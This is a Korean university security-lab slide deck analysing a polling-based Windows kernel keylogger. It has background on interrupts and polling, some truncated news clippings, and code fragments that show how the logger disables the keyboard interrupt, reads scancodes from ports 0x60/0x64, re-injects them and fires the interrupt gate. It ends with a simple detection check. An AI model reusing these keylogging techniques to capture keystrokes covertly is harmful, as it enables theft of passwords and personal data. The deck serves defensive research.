Keylogging Analysis

(polling interrupt)

충남대학교 정보보호연구실

지현석(binish@home.cnu.ac.kr)

http://binish.or.kr

Index

- 이슈화된 키보드 해킹
- 최근 키보드 해킹 이슈의 배경 지식
  - Interrupt VS polling
  - What is polling?
  - Polling pseudo code
- Polling을 이용한 키로거 분석
- 방어기법 연구

이슈화된 키보드 해킹

공공기관 및 국내 5만개 사이트
[입력날짜: 2008-04-30]

MS윈도우 보안패치 않으면 즉시
전세계 130만개
KISA 및 관련 기

4월초부터 전세계
성코드를 유포하는
있는 것이 밝혀져
들도 예외가 아니다

모 정보보호 관계자
이트에 악성코드
"MS 애플리케이션
보안패치가 안된
을 것"이라고 경고

또 다른 관계자는
술을 이용해 알려진
임을 삽입하는 수법
를 방문한 이용자의
는 곳에서 '1.js' 혹
이라고 덧붙였다.

이 악성코드에 감염
키보드 해킹으로 인

YTN

전자정부 홈페
인터넷에서 다
니 쉽게 수정됨

주민등록등본이

이번에는 주민

[기자]

이렇게 해서 인

주민번호 앞자
눈으로 봐서는

개인정보보호업체, 하반기 매출상승 기대

[입력날짜: 2008-04-30]

프린트하기 목록

사회적 관심 고조 상반기 대비 20~30% 상승 전망
보안관련 예산 편성 등 정부 움직임 변수

대기업의 개인정보 유출사고로 정보보호가 사회적 관심이 높아진 가운데 관련 업계에서는 하반기 매출상승을 기대하고 있다. 업계에 따르면 올해 상반기에는 정부 조직개편으로 담당자 이동이 있는데다 아직 방송통신위원회가 제 구실을 못하고 있어 정책의 일관성 결여로 별다른 재미를 보지 못했다.

그러나 정부가 다음달 내년도 예산 편성에서 보안 관련 예산을 어느정도 확보할 것이라는 예측이 나돌면서 업계는 상반기 대비 20~30% 매출이 오를 것으로 내다보고 있다. 그동안 정부를 대상으로 납품을 해오던 관련 업계는 최근엔 기업 문의도 들어오고 있어 민간분야 사업 확대를 구상중인 업체도 있다.

또 개인정보보호 뿐만 아니라 스팸메일 차단 솔루션, 개인 PC 보안 솔루션 등도 동반 상승의 기회를 맞아 모처럼 보안업계에서는 활기를 되찾고 있는 분위기다. 한 보안업체 관계자는 "아직까지 매출이 뚜렷하게 변화되는 것은 없지만 그래도 1분기 때보다 많은 문의 전화가 오는 등 하반기 반전을 기대할 수 있을 것 같다"며 "개인정보보호 관련 업체가 정부 사업 의존도가 높은 만큼 조직 정비와 보안예산 확보 여부가 최대 변수로 작용 될 것"이라고 말했다.

이 관
고 있
를 서
라고

노리
강화
목"이

[배군득 기자(boan3@boannews.com)]


키보드 해킹은
연일 상한가!

주식, 펀드 투자의 시기?!

정보통신부가 대
신용카드 번호와
개인이용자가 입
킹된 것은 아니
는 키보드 해킹
기 때문이다. 따
키보드 입력값이


최근 키보드 해킹 이슈의 배경 지식

- Vector interrupt VS polling
  - 인터럽트가 발생했을 때의 원인을 판별하는 방식
    - Vector interrupt → CPU가 하드웨어적으로 변화를 검사
      - 처리 속도가 빠르지만 제한된 수의 인터럽트만 가능
    - polling → 프로그래머에 의해 입력 핀 혹은 값을 계속적으로 검사
      - 우선순위 조정이 가능하지만 처리 속도가 느림



최근 키보드 해킹 이슈의 배경 지식

- What is polling?
  - step 1) IR(Interrupt Request) 및 DONE 값을 1로 설정
  - step 2) CPU 인터럽트 처리 루틴에 의해 현재 상태 보존 및 polling 수행
    - 각 장치의 DONE 값이 1인가 확인
  - step 3) 최초의 DONE값이 1인 장치의 인터럽트 처리 수행
    - IR 및 DONE 값을 0으로 설정




최근 키보드 해킹 이슈의 배경 지식

- Polling pseudo code
  - i/o를 계속 검사 (키보드 컨트롤러 0x60, 0x64 port)
  - 검사해야 할 i/o가 늘어날수록 시스템의 전체 반응 속도가 저하됨
  - 매번 불필요하게 모든 검사를 해야 함
  - 코딩이 쉽고 몇개의 interrupt를 구현할 때는 좋음

```
while(1)
{
   if(종료조건)
      break;

   if(io1)
      처리해야할일1();

   if(io2)
      처리해야할일2();
}
```

Polling을 이용한 키로거 분석

- 동작 과정
  - Keyboard Interrupt disable → ox64 polling → if OBF up, read ox60 → oxD2 scancode → Interrupt gate firing → ox60 polling again..



Polling을 이용한 키로거 분석

- Keyboard Interrupt disable
  - Keyboard Controller의 INT(Input Buffer Full Interrupt) flag를 off!

	MSb						LSb
AT-compatible mode:	--	XLAT	PC	_EN	OVR	SYS	--	INT
PS/2-compatible mode:	--	XLAT	_EN2	_EN	--	SYS	INT2	INT

```
kccByte = 0x46; // disable KIE bit

while((READ_PORT_UCHAR((PUCHAR)0x64) & INPUT_BUFFER_FULL));
WRITE_PORT_UCHAR((PUCHAR)0x64, 0x60); // Write KCCB

while((READ_PORT_UCHAR((PUCHAR)0x64) & NPUT_BUFFER_FULL));
WRITE_PORT_UCHAR((PUCHAR)0x60, kccByte);
```

  - Keyboard Controller에서는,
    - 0x20 command → read the internal control byte
    - 0x60 command → write new internal control byte
      - (next byte sent to port 0x60 is the new control byte)

Polling을 이용한 키로거 분석

- ox64 polling

Before you send any data to the keyboard controller (on either port) you must first check that it is safe to send (ie: by continuously reading the status byte until bit 1 is clear, up to 0xa0000 times). Before you read any data from port 0x60 you must first check that data is available to be read (ie: by continuously reading the status byte until bit 0 is set, up to 0xa0000 times). If you want to read mouse data, you must insure that both bits 0 and 5 are set.

```
while (!KeReadStateEvent(&pdx->kill)) {
 if(KeGetCurrentIrql() == PASSIVE_LEVEL) {
  // Keyboard controller로 어떤 값을 보내기전에 안전한 상태인지 확인해야 함 (0~oxA0000번 수행)
  // ox60 port를 통해 control byte를 읽고 OBF 일 경우 ox60 port를 통해 scancode 값을 data[0]에 반환
  if ((data[0] = ReadOutputBuffer(&data[1], &pdx->kill)) == -1) break;
  if (data[1] != -1) {
   if (pEvent)
                KeSetEvent(pEvent, 0, 0);
   // scancode를 oxD2 command(Write keyboard buffer)를 통해 generation 수행
   if (GenerateScancode(data[0]))
                DbgPrint("inp :: GenerateScancode() Timeout");
                // Gate Firing - A Keyboard press event emulator
                //
                //
                //  INT instruction
                //
                //  oxCD imm8 - Interrupt vector number specified by immediate byte.
                //
                engine[1] = (unsigned char)InpGetKeyboardInterruptVector();
                ((void (*)(void))engine)(); // <-- Execute _asm INT InpGetKeyboardInterruptVector();
  }
  KeDelayExecutionThread(KernelMode, FALSE, &delayTime);
 }
}
```

Polling을 이용한 키로거 분석

- if OBF up, read ox6o
  - ox6o port의 data가 mouse 일 경우 MOBF & OBF up!
  - ox6o port의 data가 keyboard 일 경우 OBF up!
  - Thus, OBF가 up일 때 MOBF가 down이면 keyboard data 임을 알 수 있음

```
for (count = 0; count < oxAoooo && !KeReadStateEvent(kill); count++)
{
        dummy = READ_PORT_UCHAR((PUCHAR)ox64);
        if ((dummy & BUFFER_FULL) == OUTPUT_BUFFER_FULL)
        {
                ret = READ_PORT_UCHAR((PUCHAR)ox6o); // Read
                break;
        }
        // delay를 주는 이유는 polling 처리속도가 너무 빨라서,
        // CPU(약 99%)를 모두 점유해버리는 문제점 때문이다.
        KeDelayExecutionThread(KernelMode, FALSE, &delayTime);
}
```

```
#define OUTPUT_BUFFER_FULL 0x1
#define INPUT_BUFFER_FULL  0x2
#define MOUSE_OUTPUT_BUFFER_FULL 0x20
#define BUFFER_FULL    (OUTPUT_BUFFER_FULL|MOUSE_OUTPUT_BUFFER_FULL)
```


Polling을 이용한 키로거 분석

- oxD2 scancode
  - Parameter written to input buffer as if received from keyboard.

```
int count = oxAoooo;

while(--count > o && (READ_PORT_UCHAR((PUCHAR)ox64) & INPUT_BUFFER_FULL));
if (!count) return -1;
WRITE_PORT_UCHAR((PUCHAR)ox64, oxD2); // Generate a scancode

count = oxAoooo;
while(--count > o && (READ_PORT_UCHAR((PUCHAR)ox64) & INPUT_BUFFER_FULL));
if (!count) return -1;
WRITE_PORT_UCHAR((PUCHAR)ox6o, scancode); // Put a Value

// wait until drain
while(!(READ_PORT_UCHAR((PUCHAR)ox64) & OUTPUT_BUFFER_FULL));
```

Polling을 이용한 키로거 분석

- Interrupt gate firing
  - polling이기 때문에 직접 interrupt gate procedure를 수행해야 함
  - Keyboard의 Vector 값을 알아낸 후 int 0x93(default WinXP) 수행




```
static unsigned char engine[] = { oxCD, oxoo, oxC3 }; // int xx, ret
...
engine[1] = (unsigned char)InpGetKeyboardInterruptVector();
((void (*)(void))engine)(); // <-- Execute _asm INT InpGetKeyboardInterruptVector();
```

방어기법 연구

- 선점형 방식을 통해 먼저 Polling 수행
  - 다른 Polling이 일어나지 못하도록 막음
- Polling Disable 설정
  - HOWTO? I don't know..
- Garbage 이용
  - 실제 Keyboard data를 구분하기 어렵게 하기 위함
  - 역으로 실제 Keyboard data를 구분하는 방법은?
- My simple idea
  - 단순히 Keyboard Controller의 INT flag를 checking 하는 방법
  - 테스트 결과 "선점형 방식"과 유사한 것 같음
  - 그런데 웬지 뭔가 꼬여서(?) Keylogging이 제대로 안되는 것 같음 :(

방어기법 연구

- Keyboard controller control byte checking
  - if, INT == off ? set to ON!

```
kccByte = 0x47;

while((READ_PORT_UCHAR((PUCHAR)0x64) & INPUT_BUFFER_FULL));
WRITE_PORT_UCHAR((PUCHAR)0x64, 0x20);

check = READ_PORT_UCHAR((PUCHAR)0x60);

if( !(check & kccByte) ) {
        DbgPrint("Oh my god! Keylogging using polling has installed\n");

        while((READ_PORT_UCHAR((PUCHAR)0x64) & INPUT_BUFFER_FULL));
        WRITE_PORT_UCHAR((PUCHAR)0x64, 0x60);

        while((READ_PORT_UCHAR((PUCHAR)0x64) & INPUT_BUFFER_FULL));
        WRITE_PORT_UCHAR((PUCHAR)0x60, kccByte);
}
```

Thanks

- Question & Answer